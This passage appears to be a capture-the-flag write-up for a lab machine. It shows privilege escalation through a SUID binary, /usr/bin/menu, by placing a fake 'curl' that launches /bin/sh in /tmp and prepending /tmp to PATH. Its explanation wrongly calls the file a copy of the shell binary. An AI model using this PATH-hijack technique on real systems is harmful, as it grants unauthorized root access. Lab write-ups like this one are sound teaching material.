
`/usr/bin/menu`

Run the binary, how many options appear?



three.

⚠️ lets check strings of the `/usr/bin/menu`



We utilized `curl` to retrieve and display the HTTP headers of a response.


we execute those commads:

```
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
```

which mean:

- we created a copy of the `/bin/sh` shell binary and named it "curl."
- `/bin/sh` is often a symbolic link to the default system shell, which is usually Bash or another shell.
- By copying it and naming it `curl`, you've essentially created a shell binary that looks like the `curl` command.
- we adjusted the permissions on the `curl` binary to ensure that it can be executed. This step is necessary because the copied shell binary may not initially have execute permissions.
- You modified your PATH environment variable to include the directory where our `curl` binary is located.
- When running `/usr/bin/menu` our `curl` (which is actually your copied `/bin/sh` shell), inherits those elevated privileges that were held by the parent process `/usr/bin/menu`. As a result, you gain a shell with root privileges.

What is the root flag (/root/root.txt)?



Finally, I want to draw attention to the initial statement in the writeup, where I mentioned "Kenobi." It's interesting to note that the term "mounted" was also used during the process of copying the files from their machine to our machine. Perhaps this naming choice is related to that aspect of the operation.